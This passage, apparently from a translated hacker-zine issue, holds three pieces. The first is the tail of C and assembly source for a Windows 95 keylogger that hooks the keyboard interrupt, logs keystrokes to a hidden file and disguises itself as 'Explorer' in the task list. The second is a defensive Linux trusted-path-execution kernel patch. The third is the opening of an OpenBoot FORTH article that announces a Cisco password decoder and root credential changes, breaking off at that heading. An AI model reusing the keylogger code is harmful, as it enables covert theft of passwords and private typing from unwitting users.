        int NEWVECT // Call the original int 9 Keyboard routine
        iret        // and return from interrupt
    }
} //end newint9

//This is the "callback" function that handles all messages to our "window"
//
long FAR PASCAL WndProc(HWND hwnd,WORD message,WORD wParam, LONG lParam)
{

//asm int 3;          //For Soft-ice debugging
//asm int 18h;        //For Soft-ice debugging

switch(message) {
    case WM_CREATE: // hook the keyboard hardware interrupt

```

```

asm {
    pusha
    push es
    push ds

    // Now get the old INT 9 vector and save it...
    mov al,9
    mov ah,35h // into ES:BX
    int 21h
    push es
    pop ax
    mov offsetint,bx // save old vector in data segment
    mov selectorint,ax //
    mov dx,OFFSET newint9 // This is an OFFSET in the CODE segment
    push cs
    pop ds // New vector in DS:DX
    mov al,9
    mov ah,25h
    int 21h // Set new int 9 vector
    pop ds // get data seg for this program
    push ds

    // now hook unused vector
    // to call old int 9 routine

    mov dx,offsetint
    mov ax,selectorint
    mov ds,ax
    mov ah,25h
    mov al,NEWVECT
    int 21h

    // Installation now finished

    pop ds
    pop es
    popa
} // end of asm

//Get path to WINDOWS directory
if(GetWindowsDirectory(sLogPath,150)==0) return 0;

//Put LOGFILE on end of path
strcat(sLogPath,"\\SYSTEM\\");
strcat(sLogPath,LOGFILE);
do {
    // See if LOGFILE exists
    hLogFile=_lopen(sLogPath,OF_READ);
    if(hLogFile==-1) { // We have to Create it
        hLogFile=_lcreat(sLogPath,HIDDEN);
        if(hLogFile==-1) return 0; //Die quietly if can't create LOGFILE
    }
    _lclose(hLogFile);

    // Now it exists and (hopefully) is hidden....
    hLogFile=_lopen(sLogPath,OF_READWRITE); //Open for business!
    if(hLogFile==-1) return 0; //Die quietly if can't open LOGFILE
    lLogPos=_llseek(hLogFile,0L,SEEK_END); //Seek to the end of the file
    if(lLogPos==-1) return 0; //Die quietly if can't seek to end
    if(lLogPos>LOGMAXSIZE) { //Let's not fill the harddrive...
        _lclose(hLogFile);
        _chmod(sLogPath,1,0);
        if(unlink(sLogPath)) return 0; //delete or die
    } //if file too big
    } while(lLogPos>LOGMAXSIZE);
break;

case WM_USER: // A scan code....
    *sLogBuf=(char)wParam;
    _write(hLogFile,sLogBuf,1);
    break;

case WM_ENDSESSION: // Is windows "restarting" ?
case WM_DESTROY: // Or are we being killed ?
asm{
    push dx

```

```

        push    ds
        mov     dx,offsetint
        mov     ds,selectorint
        mov     ax,2509h
        int     21h          //point int 09 vector back to old
        pop     ds
        pop     dx
    }
    _lclose(hLogFile);
    PostQuitMessage(0);
    return(0);
} //end switch

//This handles all the messages that we don't want to know about
return DefWindowProc(hwnd,message,wParam,lParam);
} //end WndProc

/*****
int PASCAL WinMain (HANDLE hInstance, HANDLE hPrevInstance,
                    LPSTR lpszCmdParam, int nCmdShow)
{
    if (!hPrevInstance) { //If there is no previous instance running...
        wndclass.style      = CS_HREDRAW | CS_VREDRAW;
        wndclass.lpfnWndProc = WndProc; //function that handles messages
                                   // for this window class

        wndclass.cbClsExtra = 0;
        wndclass.cbWndExtra = 0;
        wndclass.hInstance  = hInstance;
        wndclass.hIcon      = NULL;
        wndclass.hCursor    = NULL;
        wndclass.hbrBackground = NULL;
        wndclass.lpszClassName = szAppName;

        RegisterClass (&wndclass);

        hwnd = CreateWindow(szAppName, //Create a window
                           szAppName, //window caption
                           WS_OVERLAPPEDWINDOW, //window style
                           CW_USEDEFAULT, //initial x position
                           CW_USEDEFAULT, //initial y position
                           CW_USEDEFAULT, //initial x size
                           CW_USEDEFAULT, //initial y size
                           NULL, //parent window handle
                           NULL, //Window Menu handle
                           hInstance, //program instance handle
                           NULL); //creation parameters

        //ShowWindow(hwnd,nCmdShow); //We don't want no
        //UpdateWindow(hwnd); // stinking window!

        while (GetMessage(&msg,NULL,0,0)) {
            TranslateMessage(&msg);
            DispatchMessage(&msg);
        }
        //if no previous instance of this program is running...
        return msg.wParam; //Program terminates here after falling out
    } //End of WinMain of the while() loop.
}
<-->

```

```

<+> EX/win95log/W95KLOG.DEF
;NAME is what shows in CTRL-ALT-DEL Task list... hmmm
NAME Explorer
DESCRIPTION 'Explorer'
EXETYPE WINDOWS
CODE PRELOAD FIXED
DATA PRELOAD FIXED SHARED
HEAPSIZE 2048
STACKSIZE 8096

```

<-->

<+> EX/win95log/W95KLOG.EXE.uue
[UUE-архив бинарного файла W95KLOG.EXE — опущен]
<-->

— *EOF*

Linux: доверенное выполнение путей — новая редакция

Автор: Krzysztof G. Baranowski

Введение

Идея доверенного выполнения путей сама по себе хороша, однако реализация, опубликованная в Phrack 52-06, способна создать серьезные неудобства даже для самого root. Например, добропорядочный новостной сервер INN хранит большинство управляющих скриптов в каталогах, принадлежащих пользователю news, — из-за чего запустить их с применением оригинального патча TPE стало бы невозможно. Лучшим решением было бы иметь некий список доступа, в который можно добавлять и удалять пользователей, которым разрешено запускать программы. Это легко реализуется: достаточно написать драйвер устройства уровня ядра, который позволяет управлять списком доступа из пользовательского пространства посредством системных вызовов `ioctl()`.

Реализация

Реализация состоит из патча ядра и программы пользовательского пространства. Патч добавляет новый драйвер в исходное дерево ядра и вносит несколько незначительных изменений. Драйвер регистрирует себя как символьное устройство с именем «tpe» и старшим номером 40. Поэтому в `/dev` необходимо создать символьное устройство «tpe» со старшим номером 40 и младшим номером 0 (`mknod /dev/tpe c 40 0`). Наиболее важные части драйвера:

а) Список доступа пользователей без привилегий root, которым разрешено запускать произвольные программы (по умолчанию пуст; `MAX_USERS` можно увеличить в `include/linux/tpe.h`).

б) Функция `tpe_verify()`, которая проверяет, должен ли пользователь получить право на запуск программы, и при необходимости записывает в журнал попытки нарушения TPE. Проверка вызова `tpe_verify()` производится до выполнения программы в `fs/exec.c`. Если пользователь не является root, выполняются две проверки, и выполнение разрешается только в двух случаях:

1. Каталог принадлежит root и не допускает записи группой или остальными пользователями (эта проверка распространяется на бинарные файлы в `/bin`, `/usr/bin`, `/usr/local/bin/` и т. д.).
2. Если первая проверка не пройдена, программа разрешается к запуску только при условии, что пользователь находится в нашем списке доступа, а программа расположена в каталоге, принадлежащем этому пользователю и недоступном для записи группой или остальными.

Все прочие бинарные файлы считаются недоверенными и не будут разрешены к запуску. Журналирование попыток нарушения TPE является опцией `sysctl` (по умолчанию отключено). Управлять ею можно через файловую систему `/proc`:

```
echo 1 > /proc/sys/kernel/tpe
```

включает журналирование;

```
echo 0 > /proc/sys/kernel/tpe
```

отключает его. Все соответствующие сообщения записываются с приоритетом `KERN_ALERT`.

в) Функция `tpe_ioctl()` — наш шлюз между пространством ядра и пользовательским пространством. Драйвер поддерживает три `ioctl`:

1. `TPE_SCSETENT` — добавить UID в список доступа,
2. `TPE_SCDELENT` — удалить UID из списка доступа,
3. `TPE_SCGETENT` — получить запись из списка доступа.

Выполнять эти `ioctl()` разрешено только пользователю `root`.

Программа пользовательского пространства `tpadm` очень проста. Она открывает `/dev/tpe` и выполняет `ioctl()` с аргументами, переданными пользователем.

Заключение

Собственно, это и всё. За исключением юридической оговорки [1]:

«Как обычно, следует помнить о двух вещах:

1. Вы получаете то, за что платите.
2. Это бесплатно.

Из этого следует, что я не гарантирую правильности данного документа, и если вы явитесь ко мне жаловаться на то, что угробили свою систему из-за неверной документации, — сочувствия не ждите. Я ещё и посмеюсь.

Впрочем, если вам всё же удастся угробить систему с помощью этого — сообщите мне. Не только ради хорошего смеха, но и чтобы убедиться, что вы окажетесь последним, кто не читает RTFM и ломает себе систему.

Короче говоря, присылайте свои предложения, исправления и/или страшные истории на .»

Krzysztof G. Baranowski — Президент Клуба безобидных маньяков

<http://www.knm.org.pl/>

[1] Моя любимая, взята из документации ядра `Linux Documentation/sysctl/README`, написанной Rik van Riel .

Код

```
#
# Makefile for the Linux TPE Suite.
# Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
#
# Change this to suit your requirements
CC      = gcc
CFLAGS  = -Wall -Wstrict-prototypes -g -O2 -fomit-frame-pointer \
          -pipe -m386

all: tpadm patch

tpadm: tpadm.c
$(CC) $(CFLAGS) -o tpadm tpadm.c
strip tpadm
```

```

patch:
@@echo
@@echo"You must patch, reconfigure, recompile your kernel"
@@echo"and create /dev/tpe (character, major 40, minor 0)"
@@echo

clean:
□ rm -f *.o core tpadm

/*
 *      tpe.c - tpe administrator
 *
 *      Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
 *
 *      This file is part of the Linux TPE Suite and is made available under
 *      the terms of the GNU General Public License, version 2, or at your
 *      option, any later version, incorporated herein by reference.
 *
 *
 *      Revision history:
 *
 *      Revision 0.01: Thu Apr  6 20:27:33 CEST 1998
 *                  Initial release for alpha testing.
 *      Revision 0.02: Sat Apr 11 21:58:06 CEST 1998
 *      □□ Minor cosmetic fixes.
 *
 */

static const char *version = "0.02";

#include <linux/tpe.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <errno.h>
#include <ctype.h>
#include <stdio.h>
#include <fcntl.h>
#include <pwd.h>

void banner(void)
{
□fprintf(stdout, "TPE Administrator, version %s\n", version);
□fprintf(stdout, "Copyright (C) 1998 Krzysztof G. Baranowski. "
    "□□All rights reserved.\n");
□fprintf(stdout, "Report bugs to <kgb@manjak.knm.org.pl>\n");
}

void usage(const char *name)
{
□banner();
□fprintf(stdout, "\nUsage:\n\t%s command\n", name);
□fprintf(stdout, "\nCommands:\n"
    "      -a username\t\tadd username to the access list\n"
□□      "      -d username\t\tdelete username from the access list\n"
    "      -s\t\t\tshow access list\n"
    "      -h\t\t\tshow help\n"
    "      -v\t\t\tshow version\n");
}

void print_pwd(int pid)
{
□struct passwd *pwd;
□
□pwd = getpwuid(pid);
□if (pwd != NULL)
□□fprintf(stdout, " %d\t%s\t %s \n",

```

```

    □□      pwd->pw_uid, pwd->pw_name, pwd->pw_gecos);
    □}

void print_entries(int fd)
{
    □int uid, i = 0;

    □fprintf(stdout, "\n UID\tName\t Gecos \n");
    □fprintf(stdout, "-----\n");
    □while (i < MAX_USERS) {
        □uid = ioctl(fd, TPE_SCGETENT, i);
        □if (uid > 0)
            □□print_pwd(uid);
        □i++;
    }
    □fprintf(stdout, "\n");
}

int name2uid(const char *name)
{
    □struct passwd *pwd;

    □pwd = getpwnam(name);
    □if (pwd != NULL)
        □return pwd->pw_uid;
    □else {
        □fprintf(stderr, "%s: no such user.\n", name);
        □exit(EXIT_FAILURE);
    }
}

int add_entry(int fd, int uid)
{
    □int ret;
    □errno = 0;
    □
    □ret = ioctl(fd, TPE_SCSETENT, uid);
    □if (ret < 0) {
        □fprintf(stderr, "Couldn't add entry: %s\n", strerror(errno));
        □exit(EXIT_FAILURE);
    }
    □return 0;
}

int del_entry(int fd, int uid)
{
    □int ret;
    □errno = 0;

    □ret = ioctl(fd, TPE_SCDELENT, uid);
    □if (ret < 0) {
        □fprintf(stderr, "Couldn't delete entry: %s\n", strerror(errno));
        □exit(EXIT_FAILURE);
    }
    □return 0;
}

int main(int argc, char **argv)
{
    □const char *name = "/dev/tpe";
    □char *add_arg = NULL;
    □char *del_arg = NULL;
    □int fd, c;

    □errno = 0;

    □if (argc <= 1) {
        □fprintf(stderr, "%s: no command specified\n", argv[0]);
        □fprintf(stderr, "Try `%s -h' for more information\n", argv[0]);
        □exit(EXIT_FAILURE);
    }
}

```

```

        fd = open(name, O_RDWR);
        if (fd < 0) {
            fprintf(stderr, "Couldn't open file %s; %s\n", \
                name, strerror(errno));
            exit(EXIT_FAILURE);
        }

    opterr = 0;

    while ((c = getopt(argc, argv, "a:d:svh")) != EOF)
    switch (c) {
        case 'a':
            add_arg = optarg;
            add_entry(fd, name2uid(add_arg));
            break;
        case 'd':
            del_arg = optarg;
            del_entry(fd, name2uid(del_arg));
            break;
        case 's':
            print_entries(fd);
            break;
        case 'v':
            banner();
            break;
        case 'h':
            usage(argv[0]);
            break;
        default :
            fprintf(stderr, "%s: illegal option\n", argv[0]);
            fprintf(stderr, "Try `s -h' for more information\n", argv[0]);
            exit(EXIT_FAILURE);
    }
    exit(EXIT_SUCCESS);
}

diff -urN linux-2.0.32/Documentation/Configure.help linux/Documentation/Configure.help
--- linux-2.0.32/Documentation/Configure.help Sat Sep 6 05:43:58 1997
+++ linux/Documentation/Configure.help Sat Apr 11 21:30:40 1998
@@ -3338,6 +3338,27 @@
     serial mice, modems and similar devices connecting to the standard
     serial ports.

+Trusted path execution (EXPERIMENTAL)
+CONFIG_TPE
+
+ This option enables trusted path execution. Binaries are considered
+ `trusted` if they live in a root owned directory that is not group or
+ world writable. If an attempt is made to execute a program from a non
+ trusted directory, it will simply not be allowed to run. This is
+ quite useful on a multi-user system where security is an issue. Users
+ will not be able to compile and execute arbitrary programs (read: evil)
+ from their home directories, as these directories are not trusted.
+ A list of non-root users allowed to run binaries can be modified
+ by using program "tpadm". You should have received it with this
+ patch. If not please visit http://www.knm.org.pl/prezes/index.html,
+ mail the author - Krzysztof G. Baranowski <kgb@manjak.knm.org.pl>,
+ or write it itself :-). This driver has been written as an enhancement
+ to route's <route@infonexus.cm> original patch. (a check in do_execve()
+ in fs/exec.c for trusted directories, ie. root owned and not group/world
+ writable). This option is useless on a single user machine.
+ Logging of trusted path execution violation is configurable via /proc
+ filesystem and turned off by default, to turn it on run you must run:
+ "echo 1 > /proc/sys/kernel/tpe". To turn it off: "echo 0 > /proc/sys/..."
+
+ Digiboard PC/Xx Support
+ CONFIG_DIGI
+
+ This is a driver for the Digiboard PC/Xe, PC/Xi, and PC/Xeve cards
diff -urN linux-2.0.32/drivers/char/Config.in linux/drivers/char/Config.in
--- linux-2.0.32/drivers/char/Config.in Tue Aug 12 22:06:54 1997
+++ linux/drivers/char/Config.in Sat Apr 11 21:30:53 1998
@@ -5,6 +5,9 @@

```

```

comment 'Character devices'

tristate 'Standard/generic serial support' CONFIG_SERIAL
+if [ "$CONFIG_EXPERIMENTAL" = "y" ]; then
+ bool 'Trusted Path Execution (EXPERIMENTAL)' CONFIG_TPE
+fi
bool 'Digiboard PC/Xx Support' CONFIG_DIGI
tristate 'Cyclades async mux support' CONFIG_CYCLADES
bool 'Stallion multiport serial support' CONFIG_STALDRV
diff -urN linux-2.0.32/drivers/char/Makefile linux/drivers/char/Makefile
--- linux-2.0.32/drivers/char/Makefile  Tue Aug 12 22:06:54 1997
+++ linux/drivers/char/Makefile  Thu Apr 9 15:34:46 1998
@@ -34,6 +34,10 @@
     endif
endif

+ifeq ($(CONFIG_TPE),y)
+L_OBJS += tpe.o
+endif
+
+ifndef CONFIG_SUN_KEYBOARD
+L_OBJS += keyboard.o defkeymap.o
+endif
diff -urN linux-2.0.32/drivers/char/tpe.c linux/drivers/char/tpe.c
--- linux-2.0.32/drivers/char/tpe.c  Thu Jan 1 01:00:00 1970
+++ linux/drivers/char/tpe.c  Sat Apr 11 22:06:36 1998
@@ -0,0 +1,185 @@
+/*
+ *  tpe.c - tpe driver
+ *
+ *  Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
+ *
+ *  This file is part of the Linux TPE Suite and is made available under
+ *  the terms of the GNU General Public License, version 2, or at your
+ *  option, any later version, incorporated herein by reference.
+ *
+ *
+ *  Revision history:
+ *
+ *  Revision 0.01: Thu Apr 6 18:31:55 CEST 1998
+ *                Initial release for alpha testing.
+ *  Revision 0.02: Sat Apr 11 21:32:33 CEST 1998
+ *  Replaced CONFIG_TPE_LOG with sysctl option.
+ */
+
+static const char *version = "0.02";
+
+#include <linux/version.h>
+#include <linux/module.h>
+#include <linux/kernel.h>
+#include <linux/sched.h>
+#include <linux/config.h>
+#include <linux/tpe.h>
+#include <linux/mm.h>
+#include <linux/fs.h>
+
+static const char *tpe_dev = "tpe";
+static unsigned int tpe_major = 40;
+static int tpe_users[MAX_USERS];
+int tpe_log = 0; /* sysctl boolean */
+
+#if 0
+static void print_report(const char *info)
+{
+    int i = 0;
+
+    printk("Report: %s\n", info);
+    while (i < MAX_USERS) {
+        printk("tpe_users[%d] = %d\n", i, tpe_users[i]);
+        i++;
+    }
+}

```

```

+     }
+}
+
+#endif
+
+static int is_on_list(int uid)
+{
+    int i;
+
+    for (i = 0; i < MAX_USERS; i++) {
+        if (tpe_users[i] == uid)
+            return 0;
+    }
+    return -1;
+}
+
+int tpe_verify(unsigned short uid, struct inode *d_ino)
+{
+    if (((d_ino->i_mode & (S_IWGRP | S_IWOTH)) == 0) && (d_ino->i_uid == 0))
+        return 0;
+    if ((is_on_list(uid) == 0) && (d_ino->i_uid == uid) &&
+        (d_ino->i_mode & (S_IWGRP | S_IWOTH)) == 0)
+        return 0;
+
+    if (tpe_log)
+        security_alert("Trusted path execution violation");
+    return -1;
+}
+
+static int tpe_find_entry(int uid)
+{
+    int i = 0;
+
+    while (tpe_users[i] != uid && i < MAX_USERS)
+        i++;
+    if (i >= MAX_USERS)
+        return -1;
+    else
+        return i;
+}
+
+static void tpe_revalidate(void)
+{
+    int temp[MAX_USERS];
+    int i, j = 0;
+
+    memset(temp, 0, sizeof(temp));
+    for (i = 0; i < MAX_USERS; i++) {
+        if (tpe_users[i] != 0) {
+            temp[j] = tpe_users[i];
+            j++;
+        }
+    }
+    memset(tpe_users, 0, sizeof(tpe_users));
+    memcpy(tpe_users, temp, sizeof(temp));
+}
+
+static int add_entry(int uid)
+{
+    int i;
+
+    if (uid <= 0)
+        return -EBADF;
+    if (!is_on_list(uid))
+        return -EEXIST;
+    if ((i = tpe_find_entry(0)) != -1) {
+        tpe_users[i] = uid;
+        tpe_revalidate();
+        return 0;
+    } else
+        return -ENOSPC;
+}

```

```

+
+static int del_entry(int uid)
+{
+    int i;
+
+    if (uid <= 0)
+        return -EBADF;
+    if (is_on_list(uid))
+        return -EBADF;
+    i = tpe_find_entry(uid);
+    tpe_users[i] = 0;
+    tpe_revalidate();
+    return 0;
+}
+
+static int tpe_ioctl(struct inode *inode, struct file *file,
+                    unsigned int cmd, unsigned long arg)
+{
+    int argc = (int) arg;
+    int retval;
+
+    if (!suser())
+        return -EPERM;
+    switch (cmd) {
+        case TPE_SCSETENT:
+            retval = add_entry(argc);
+        return retval;
+        case TPE_SCDELENT:
+            retval = del_entry(argc);
+        return retval;
+        case TPE_SCGETENT:
+        return tpe_users[argc];
+        default:
+            return -EINVAL;
+    }
+}
+
+static int tpe_open(struct inode *inode, struct file *file)
+{
+    return 0;
+}
+
+static void tpe_close(struct inode *inode, struct file *file)
+{
+    /* dummy */
+}
+
+static struct file_operations tpe_fops = {
+    NULL, /* llseek */
+    NULL, /* read */
+    NULL, /* write */
+    NULL, /* readdir */
+    NULL, /* select */
+    tpe_ioctl, /* ioctl */
+    NULL, /* mmap */
+    tpe_open, /* open */
+    tpe_close, /* release */
+};
+
+int tpe_init(void)
+{
+    int result;
+
+    tpe_revalidate();
+    if ((result = register_chrdev(tpe_major, tpe_dev, &tpe_fops)) != 0)
+        return result;
+    printk(KERN_INFO "TPE %s subsystem initialized... "
+           "(C) 1998 Krzysztof G. Baranowski\n", version);
+    return 0;
+}
diff -urN linux-2.0.32/drivers/char/tty_io.c linux/drivers/char/tty_io.c

```



```

--- linux-2.0.32/drivers/char/tty_io.c Tue Sep 16 18:36:49 1997
+++ linux/drivers/char/tty_io.c Thu Apr 9 15:34:46 1998
@@ -2030,6 +2030,9 @@
    #ifdef CONFIG_SERIAL
    rs_init();
    #endif
+#ifdef CONFIG_TPE
+ tpe_init();
+#endif
    #ifdef CONFIG_SCC
    scc_init();
    #endif
diff -urN linux-2.0.32/fs/exec.c linux/fs/exec.c
--- linux-2.0.32/fs/exec.c Fri Nov 7 18:57:30 1997
+++ linux/fs/exec.c Fri Apr 10 14:02:02 1998
@@ -47,6 +47,11 @@
    #ifdef CONFIG_KERNELD
    #include <linux/kernel.h>
    #endif
+#ifdef CONFIG_TPE
+extern int tpe_verify(unsigned short uid, struct inode *d_ino);
+extern int dir_namei(const char *pathname, int *namelen, const char **name,
+ struct inode *base, struct inode **res_inode);
+#endif

    asmlinkage int sys_exit(int exit_code);
    asmlinkage int sys_brk(unsigned long);
@@ -652,12 +657,29 @@
    int do_execve(char * filename, char ** argv, char ** envp, struct pt_regs * regs)
    {
        struct linux_binprm bprm;
+ struct inode *dir;
+ const char *basename;
+ int namelen;
+
        int retval;
        int i;

        bprm.p = PAGE_SIZE*MAX_ARG_PAGES-sizeof(void *);
        for (i=0 ; i<MAX_ARG_PAGES ; i++) /* clear page-table */
            bprm.page[i] = 0;
+
+#ifdef CONFIG_TPE
+ /* Check to make sure the path is trusted. If the directory is root
+ * owned and not group/world writable, it's trusted. Otherwise,
+ * return -EACCES and optionally log it
+ */
+ if (!suser()) {
+     if (dir_namei(filename, &namelen, &basename, NULL, &dir);
+     if (tpe_verify(current->uid, dir))
+         return -EACCES;
+ }
+#endif /* CONFIG_TPE */
+
        retval = open_namei(filename, 0, 0, &bprm.inode, NULL);
        if (retval)
            return retval;
diff -urN linux-2.0.32/fs/namei.c linux/fs/namei.c
--- linux-2.0.32/fs/namei.c Sun Aug 17 01:23:19 1997
+++ linux/fs/namei.c Thu Apr 9 15:34:46 1998
@@ -216,8 +216,13 @@
    * dir_namei() returns the inode of the directory of the
    * specified name, and the name within that directory.
    */
+#ifdef CONFIG_TPE
+int dir_namei(const char *pathname, int *namelen, const char **name,
+ struct inode * base, struct inode **res_inode)
+#else
    static int dir_namei(const char *pathname, int *namelen, const char **name,
        struct inode * base, struct inode **res_inode)
+#endif /* CONFIG_TPE */

```

```

{
    char c;
    const char * thisname;
diff -urN linux-2.0.32/include/linux/sysctl.h linux/include/linux/sysctl.h
--- linux-2.0.32/include/linux/sysctl.h Tue Aug 12 23:06:35 1997
+++ linux/include/linux/sysctl.h Sat Apr 11 22:04:13 1998
@@ -61,6 +61,7 @@
    #define KERN_NFSRADDRS 18 /* NFS root addresses */
    #define KERN_JAVA_INTERPRETER 19 /* path to Java(tm) interpreter */
    #define KERN_JAVA_APPLETVIEWER 20 /* path to Java(tm) appletviewer */
+ #define KERN_TPE 21 /* TPE logging */

    /* CTL_VM names: */
    #define VM_SWAPCTL 1 /* struct: Set vm swapping control */
diff -urN linux-2.0.32/include/linux/tpe.h linux/include/linux/tpe.h
--- linux-2.0.32/include/linux/tpe.h Thu Jan 1 01:00:00 1970
+++ linux/include/linux/tpe.h Thu Apr 9 15:34:46 1998
@@ -0,0 +1,47 @@
+ /*
+  * tpe.h - misc common stuff
+  *
+  * Copyright (C) 1998 Krzysztof G. Baranowski. All rights reserved.
+  *
+  * This file is part of the Linux TPE Suite and is made available under
+  * the terms of the GNU General Public License, version 2, or at your
+  * option, any later version, incorporated herein by reference.
+  *
+  */
+
+ #ifndef __TPE_H__
+ #define __TPE_H__
+
+ #ifdef __KERNEL__
+ /* Taken from Solar Designers' <solar@false.com> non executable stack patch */
+ #define security_alert(msg) { \
+     static unsigned long warning_time = 0, no_flood_yet = 0; \
+ \
+ /* Make sure at least one minute passed since the last warning logged */ \
+     if (!warning_time || jiffies - warning_time > 60 * HZ) { \
+         warning_time = jiffies; no_flood_yet = 1; \
+         printk( \
+             KERN_ALERT \
+             "Possible " msg " exploit attempt:\n" \
+             KERN_ALERT \
+             "Process %s (pid %d, uid %d, euid %d).\n", \
+             current->comm, current->pid, \
+             current->uid, current->euid); \
+     } else if (no_flood_yet) { \
+         warning_time = jiffies; no_flood_yet = 0; \
+         printk( \
+             KERN_ALERT \
+             "More possible " msg " exploit attempts follow.\n"); \
+     } \
+ }
+ #endif /* __KERNEL__ */
+
+ /* size of tpe_users array */
+ #define MAX_USERS 32
+
+ /* ioctl */
+ #define TPE_SCSETENT 0x3137
+ #define TPE_SCDELENT 0x3138
+ #define TPE_SCGETENT 0x3139
+
+ #endif /* __TPE_H__ */
diff -urN linux-2.0.32/include/linux/tty.h linux/include/linux/tty.h
--- linux-2.0.32/include/linux/tty.h Tue Nov 18 20:46:44 1997
+++ linux/include/linux/tty.h Sat Apr 11 21:45:20 1998
@@ -283,6 +283,7 @@
extern unsigned long con_init(unsigned long);
extern int rs_init(void);

```

```

+extern int tpe_init(void);
+extern int lp_init(void);
+extern int pty_init(void);
+extern int tty_init(void);
diff -urN linux-2.0.32/kernel/sysctl.c linux/kernel/sysctl.c
--- linux-2.0.32/kernel/sysctl.c Thu Aug 14 00:02:42 1997
+++ linux/kernel/sysctl.c Sat Apr 11 21:40:03 1998
@@ -26,6 +26,9 @@
 /* External variables not in a header file. */
+extern int panic_timeout;

+#ifdef CONFIG_TPE
+extern int tpe_log;
+#endif

#ifdef CONFIG_ROOT_NFS
#include <linux/nfs_fs.h>
@@ -147,6 +150,10 @@
    □ 64, 0644, NULL, &proc_dostring, &sysctl_string },
    □ {KERN_JAVA_APPLETVIEWER, "java-appletviewer", binfmt_java_appletviewer,
    □ 64, 0644, NULL, &proc_dostring, &sysctl_string },
+#endif
+#ifdef CONFIG_TPE
+□ {KERN_TPE, "tpe", &tpe_log, sizeof(int),
+□ 0644, NULL, &proc_dointvec},
+    #endif
    □ {0}
};

```

Хакинг FORTH на оборудовании Sparc

Автор: mudge

L0pht Heavy Industries
[<http://www.L0pht.com>]
presents

FORTH Hacking on Sparc Hardware
mudge@l0pht.com

[Отказ от ответственности — при неправильном использовании информации, изложенной ниже, вы можете серьёзно навредить своей системе. Ни The L0pht, ни автор не несут никакой ответственности за злоупотребление этой информацией. Осторожно: содержимое находится под давлением!]

Итак, сейчас примерно 00:45 в понедельник. SpaceRogue из l0pht весь вечер гонял меня в дартс, хотя я всё равно неплохо провёл время благодаря изрядному количеству Guinness. Route всё время давит мне на шею, требуя статью для PHRACK, а поскольку тема, которую я предлагал ему в прошлый раз, была признана нами обоими полностью морально безответственной (в конце концов, нам нравится, что Интернет работает хотя бы _относительно_ стабильно), я нахожу себя вытаскивающим на свет всякие странные трюки и штуки, с которыми я игрался.

FORTH. Можно было бы сказать, что это волна будущего, но он существует уже давно и не приобретает особой популярности. Тем не менее, это невероятно интересный язык программирования, который, знаете вы об этом или нет, играет ключевую роль в некоторых из наших любимых аппаратных устройств. Sun Microsystems использует FORTH для своей реализации OpenBoot. Это означает, что при включении чего угодно — от старой Sun 3/60, основанной на процессоре Motorola 680X0, до сервера UltraSparc на базе 64-битного процессора UltraSparc — инициализация аппаратуры и первоначальная загрузка выполняется интерпретатором FORTH.

Долгое время хакеры редко могли законным образом получить в руки железо Sun и поиграть с OpenBoot PROM. В наши дни я наблюдаю, как компании выбрасывают старые Sun 2, Sun 3 и даже Sparc ELC и IPC в больших количествах. Частое посещение местных радиолюбительских или технических барахолок обычно позволяет раздобыть старую систему Sun за совсем небольшие деньги. Ну а если вы работаете рядом с ними, у вас есть «бесплатный» доступ к железу — а иногда именно об этом и идёт речь.

Так уж сложилось, что у меня есть Sparc дома, в l0pht и на работе. Первые два подобраны из мусора, третий — просто следствие того, что я перестал жарить гамбургеры и решил зарабатывать те же деньги, делая то, что мне интереснее (ухмыляюсь). Да, в Solaris, SunOS и других операционных системах, работающих на архитектуре Sparc (таких как NeXTSTEP и *BSD), ещё полно дыр, но всегда интересно посмотреть, как система стартует — похоже, почти никто не думает о безопасности на этом этапе. В этой статье мы начнём с написания простой программы для включения и выключения светодиода на аппаратуре. Затем напишем дешифратор паролей cisco type 7 для Pforth — интерпретатора FORTH, написанного для КПК 3Com PalmPilot. После этого я покажу, как изменить структуру учётных данных выполняющегося процесса на 0 (root).


FORTH — очень простой, но мощный язык. Он чрезвычайно мал и компактен, что делает его превосходным выбором для встроенных систем. Именно поэтому инициализация аппаратуры и программного обеспечения на машинах Sun выполняется на FORTH. Если вы когда-нибудь пользовались научным калькулятором с обратной польской нотацией, то вы понимаете стековую концепцию, лежащую в основе FORTH.

[прошло 1,5 недели]

Ой! Рылся в своих файлах и обнаружил, что запустил статью и не закончил... Секунду, ещё один стакан портвейна (после пива всегда хорошо перейти на портвейн...). Ах. Ладно, перейдём к базовым примерам Forth, чтобы настроить всех на нужный лад. Попробуем старый добрый пример 2+3.

В стековой нотации это записывается как 2 3 +. Представьте, что каждый элемент помещается на стек, а операнды работают с верхними уровнями в обратном порядке. Таким образом, 2 помещает число 2 на стек, 3 помещает число 3 на стек, а + говорит: снять два верхних числа со стека и поместить результат на их место [диаграмма 1].

[диаграмма 1]



[примечание: чтобы снять верхушку стека и отобразить её на экране, введите .]

Просто? Ещё как. Попробуйте на своём любимом железе Sun. L1-A (клавиша L1 может быть помечена как «Stop») — попробуйте следующее:

```
ok :light-on
    1 aux@ or aux! ;
ok :light-off
    1 invert aux@ and aux! ;
ok
```

Теперь, когда вы введёте light-on, светодиод на передней панели Spags загорится. Соответственно, light-off гасит его. На системах с OpenBoot 3.x это, кажется, встроенное слово FORTH — led-on и led-off. В более старых версиях OpenBoot этого встроенного слова нет — но теперь вы можете добавить его сами.

Вот что всё это означает:

- :light-on — отмечает начало нового определения слова, которое заканчивается при появлении точки с запятой.
- 1 — помещает 1 на стек.
- aux@ — берёт значение из вспомогательного регистра и помещает его на стек.
- or — берёт два верхних значения со стека, выполняет операцию OR и оставляет результат на их месте.
- aux! — берёт значение с вершины стека и записывает его во вспомогательный регистр.
- ; — завершает определение слова.
- :light-off — отмечает начало нового определения слова, которое заканчивается при появлении точки с запятой.
- 1 — помещает 1 на стек.
- invert — инвертирует биты значения на вершине стека.
- aux@ — берёт значение из вспомогательного регистра и помещает его на стек.
- and — берёт два верхних значения со стека, выполняет операцию AND и оставляет результат на их месте.
- aux! — берёт значение с вершины стека и записывает его во вспомогательный регистр.
- ; — завершает определение слова.

[примечание — вы можете увидеть дизассемблирование слов led-on / led-off, если они есть в вашем openboot, командой ' ok led-on (see) ']

Дешифратор паролей Cisco Type 7 для PalmPilot

